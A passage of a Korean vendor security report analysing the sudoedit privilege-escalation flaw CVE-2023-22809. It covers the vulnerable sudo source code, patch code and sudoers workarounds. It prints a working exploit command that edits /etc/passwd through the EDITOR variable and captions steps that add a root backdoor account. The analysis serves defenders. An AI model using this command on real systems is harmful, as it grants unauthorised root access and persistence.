


그림 7. /etc/passwd 파일을 수정을 통한 root 권한의 EQSTLabBackdoor 계정 추가

Step 4) 계정 생성 확인 및 su 를 이용한 권한 상승




그림 8. 계정 생성 확인

■ 취약점 상세 분석

Step 1) 취약점 개요

시스템 관리자는 sudo 프로그램에 대한 보안 정책으로 sudoers 플러그인을 활용한다. sudoers 는 /etc/sudoers 파일에서 허용된 사용자만 명령어를 이용하도록 제한할 수 있다.

/etc/sudoers 파일은 5 가지의 필드로 구성되어 있으며 각 필드에 설명은 아래와 같다.

udoers 필드 설명	1 번 필드	유저(그룹)명	명령어 실행 권한을 줄 계정이나 그룹 명 설정 - 모두에게 줄 경우 ALL 을 사용
	2 번 필드	호스트	명령을 실행할 대상 서버나 IP - 모두에게 줄 경우 ALL 을 사용
	3 번 필드	실행 계정의 권한	명령어 실행 시, 명시된 계정의 권한으로 실행 - 생략 시 root 권한으로 실행
	4 번 필드	암호 설정 여부 [생략 가능]	NOPASSWD 옵션 설정 시 명령어 실행할 때 계정 암호 생략 가능
	5 번 필드	명령어	실행을 허용할 명령어 및 경로 - 모든 명령어를 허용할 경우 ALL 사용

표 2. sudoers 필드 설명

다음은 sudoers 필드에 관한 설정 예시이다. 아래의 설정 값은 모든 호스트에서 eqstlab 그룹의 모든 구성원이 파일 소유자의 권한으로 sudoedit을 이용하여 Insight 파일을 수정할 수 있도록 한다.

```
유저(그룹 )명  호스트 실행 권한 계정        명령어 및 경로
%eqstlab    ALL=(ALL:ALL)  sudoedit /var/tmp/rootDir/Insight
```

그림 9. /etc/sudoers 파일 예시

sudoedit 은 사용자가 SUDO_EDITOR, VISUAL, EDITOR 등의 환경 변수를 이용해 사용자가 원하는 편집기(ex. nano, vim 등)를 선택할 수 있는 기능을 제공한다. 아래는 사용자 환경 변수 중 EDITOR 를 호출해 vim 편집기로 파일 수정하는 명령어의 예시다.

```
$ EDITOR=vim sudoedit /var/tmp/rootDir/Insight
[sudo] password for eqstlab_user:
sudoedit: /var/tmp/rootDir/Insight unchanged
```

그림 10. 편집기 사용 환경 변수 사용 예제

편집기를 선택하는 환경 변수를 이용하여 sudoedit 명령 실행 시 시스템은 전달받은 파일 경로 앞에 "--"를 추가하여 파일로 인식한다. 이를 악용하기 위해 공격자는 편집하고자 하는 파일을 [--파일명] 형태로 인자를 전달한다. 특수 문자 필터링 및 구문 검사 로직이 존재하지 않기 때문에, 시스템은 공격자가 입력한 파일을 수정 대상으로 인식하여 관리자 권한으로 파일을 편집할 수 있는 취약점이 발생한다.

```
EDITOR='vim -- /etc/passwd' sudoedit /var/tmp/rootDir/Insight
```

Step 2) 상세 분석

환경 변수 설정을 통한 sudoedit 실행 시 아래와 같은 흐름으로 명령어를 처리한다.




그림 11. 환경 변수를 통한 sudoedit 명령어 수행 시 흐름도

sudoedit 은 정책을 관리하는 플러그인 sudoers 에서 정책이 정의된 sudouers_policy_main 함수를 호출한 뒤, 정책 조회 및 유효성 검사를 위해 sudoers_lookup 함수를 호출한다. 이때, 사용자가 입력으로 환경 변수를 통해 특정 편집기를 설정했다면 유효성 검사 이후 편집기 호출을 위한 find_editor 함수를 호출한다.

```
3   int
4   sudoers_policy_main(int argc, char * const argv[], int pwflag, char *env_add[],
5       bool verbose, void *closure)
6   {
7       // ...          유효성 검사
8       validated = sudoers_lookup(snl, sudo_user.pw, FLAG_NO_USER | FLAG_NO_HOST,
9       pwflag);
10      // ...
11
12      if (ISSET(sudo_mode, MODE_EDIT)) {
13      //...
14      free(safe_cmnd);          사용자가 환경 변수를 설정했을 경우
15      safe_cmnd = find_editor(NewArgc - 1, NewArgv + 1, &edit_argc,
16          &edit_argv, NULL, &env_editor, false);
```

그림 12. find_editor 호출하는 코드

find_editor 함수는 사용자의 입력에서 환경 변수 SUDO_EDITOR, VISUAL, EDITOR 가 조회된 경우, 명령어를 해석하기 위해 resolve_editor 함수를 실행한다.

```
1 find_editor(int nfiles, char **files, int *argc_out, char ***argv_out,
3       char * const *whitelist, const char **env_editor, bool env_error)
4 {
5     //...
6     *env_editor = NULL;
7     ev[0] = "SUDO_EDITOR";
8 2   ev[1] = "VISUAL";          환경 변수
9     ev[2] = "EDITOR";
0     for (i = 0; i < nitems(ev); i++) {
1     char *editor = getenv(ev[i]);
2
3     if (editor != NULL && *editor != '\0') {
4         *env_editor = editor; 명령어 해석을 위한 함수
5         editor_path 3 resolve_editor(editor, strlen(editor),
6         nfiles, files, argc_out, argv_out, whitelist);
```


그림 13. 편집기 선택 및 명령어 전달함수 호출하는 코드

resolve_editor 함수는 사용자가 입력한 인자를 명령어와 파일로 구분하기 위해 파싱에 사용되는 구분 기호 "--"를 추가한다. 이후 최종 실행을 위해 sudo_edit 함수를 실행한다.

```
resolve_editor(const char *ed, size_t edlen, int nfiles, char **files,
    int *argc_out, char ***argv_out, char * const *whitelist)
{
    // ...
    nargv[0] = editor;
    for (nargc = 1; (cp = sudo_strsplit(NULL, edend, " \t", &ep)) != NULL; nargc++) {
    nargv[nargc] = strndup(cp, (size_t)(ep - cp));
    // ...
    }
    if (nfiles != 0) {
    nargv[nargc++] = "--";
    while (nfiles--)
        nargv[nargc++] = *files++;      전달받은 인자 중 파일 앞에 -- 추가
    }
    nargv[nargc] = NULL;
```

그림 14. 인자 중 파일에 "--"를 추가하는 resolve_editor 함수의 코드

sudo_edit 함수는 최종적으로 "--"를 기준으로, 오른쪽에 있는 모든 문자열을 처리할 파일 이름으로 간주하여 명령을 수행한다.




```
3   int
4   sudo_edit(struct command_details *command_details)
5   {
6       /* Find our temporary directory, one of /var/tmp, /usr/tmp, or /tmp
7       /* 사용자의 편집기는 "--" 옵션을 통해 편집할 파일과 분리됨*/
8         for (ap = command_details->argv; *ap != NULL; ap++) {
9       if (files)
10          nfiles++;
11      else if (strcmp(*ap, "--") == 0)
12          files = ap + 1;
13      else
14          editor_argc++;
15      }
```

그림 15. 편집할 파일 선택 함수

CVE-2023-22809 취약점은 사용자가 프론트에서 편집기 선택을 위한 환경 변수에 구분 기호인 "--"를 추가해 “EDITOR=’vim -- **/공격 파일**’”과 같은 형태로 명령을 삽입하면 sudoedit 에서 내부의 처리 로직을 거치면서 아래와 같이 해석하게 된다.

```
vim -- /공격 파일 -- /허용 편집 대상
```

이를 활용해 “EDITOR=’vim -- /etc/passwd’ sudoedit /tmp/var/rootDir/Insight” 명령을 실행하면 /etc/passwd 와 /tmp/var/rootDir/Insight 가 수정할 파일로 인식되어 수정 권한이 없는/etc/passwd 파일을 수정할 수 있다.

■ 대응 방안

CVE-2023-22809 취약점을 대응하고자 사용자가 편집기를 호출할 시 "--" 인자의 포함 여부를 확인하는 검사 로직을 추가하여 sudo 1.9.12p2 버전에 보안패치를 적용하였다.

```
if (strcmp(nargv[nargc], "--") == 0) {
    sudo_warnx(U_("ignoring editor: %.*s"), (int)edlen, ed);
    sudo_warnx("%s", U_("editor arguments may not contain \"--\""));
    errno = EINVAL;
    goto bad;
}
```

전달받은 인수에서 -- 문자열이 포함되었는지 검사하는 로직 추가

그림 16. 사용자에게 전달받은 인자에서 "--"가 포함되었는지 검사하는 코드

만약 불가피하게 업데이트를 할 수 없는 경우 패치 적용 전까지 /etc/sudoers 파일에 아래 행을 추가하여 사용자의 편집기 지정 호출기능을 막을 수 있다.

```
Defaults!sudoedit       env_delete+="SUDO_EDITOR VISUAL EDITOR"
```

```
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/snap/bin"
Defaults!sudoedit       env_delete+="SUDO_EDITOR VISUAL EDITOR"
```

그림 17. /etc/sudoers 에서 편집기 지정 환경 변수 금지 추가

또한, /etc/sudoers 파일에서 별칭 기능 Cmnd_Alias 를 통해서 사용자의 편집기 선택 사용을 제한할 수 있다.

```
Cmnd_Alias              EDIT_MOTD = sudoedit /var/tmp/rootDir/Insight
Defaults!EDIT_MOTD      env_delete+="SUDO_EDITOR VISUAL EDITOR"
user                    ALL = EDIT_MOTD
```

```
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/snap/bin"
#Defaults!sudoedit      env_delete+="SUDO_EDITOR VISUAL EDITOR"

Cmnd_Alias              EDIT_MOTD = sudoedit /var/tmp/rootDir/Insight
Defaults!EDIT_MOTD      env_delete+="SUDO_EDITOR VISUAL EDITOR"
user                    ALL = EDIT_MOTD
```

그림 18. Cmnd_Alias 를 통한 편집기 지정 환경 변수 금지

편집기 지정 환경 변수를 제외한 후, 취약점을 시도해보면 EDITOR 환경 변수가 동작하지 않아 허용된 편집 대상인 Insight 파일만 사용자의 기본 편집기로 수정이 가능한 것을 확인할 수 있다.




그림 19. 편집기 지정 환경 변수 제외 적용 후 취약점 테스트

■ 참고 사이트

- URL : https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf
- URL : https://www.sudo.ws/security/advisorie

EQST INSIGHT

2023.03

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 커뮤니케이션그룹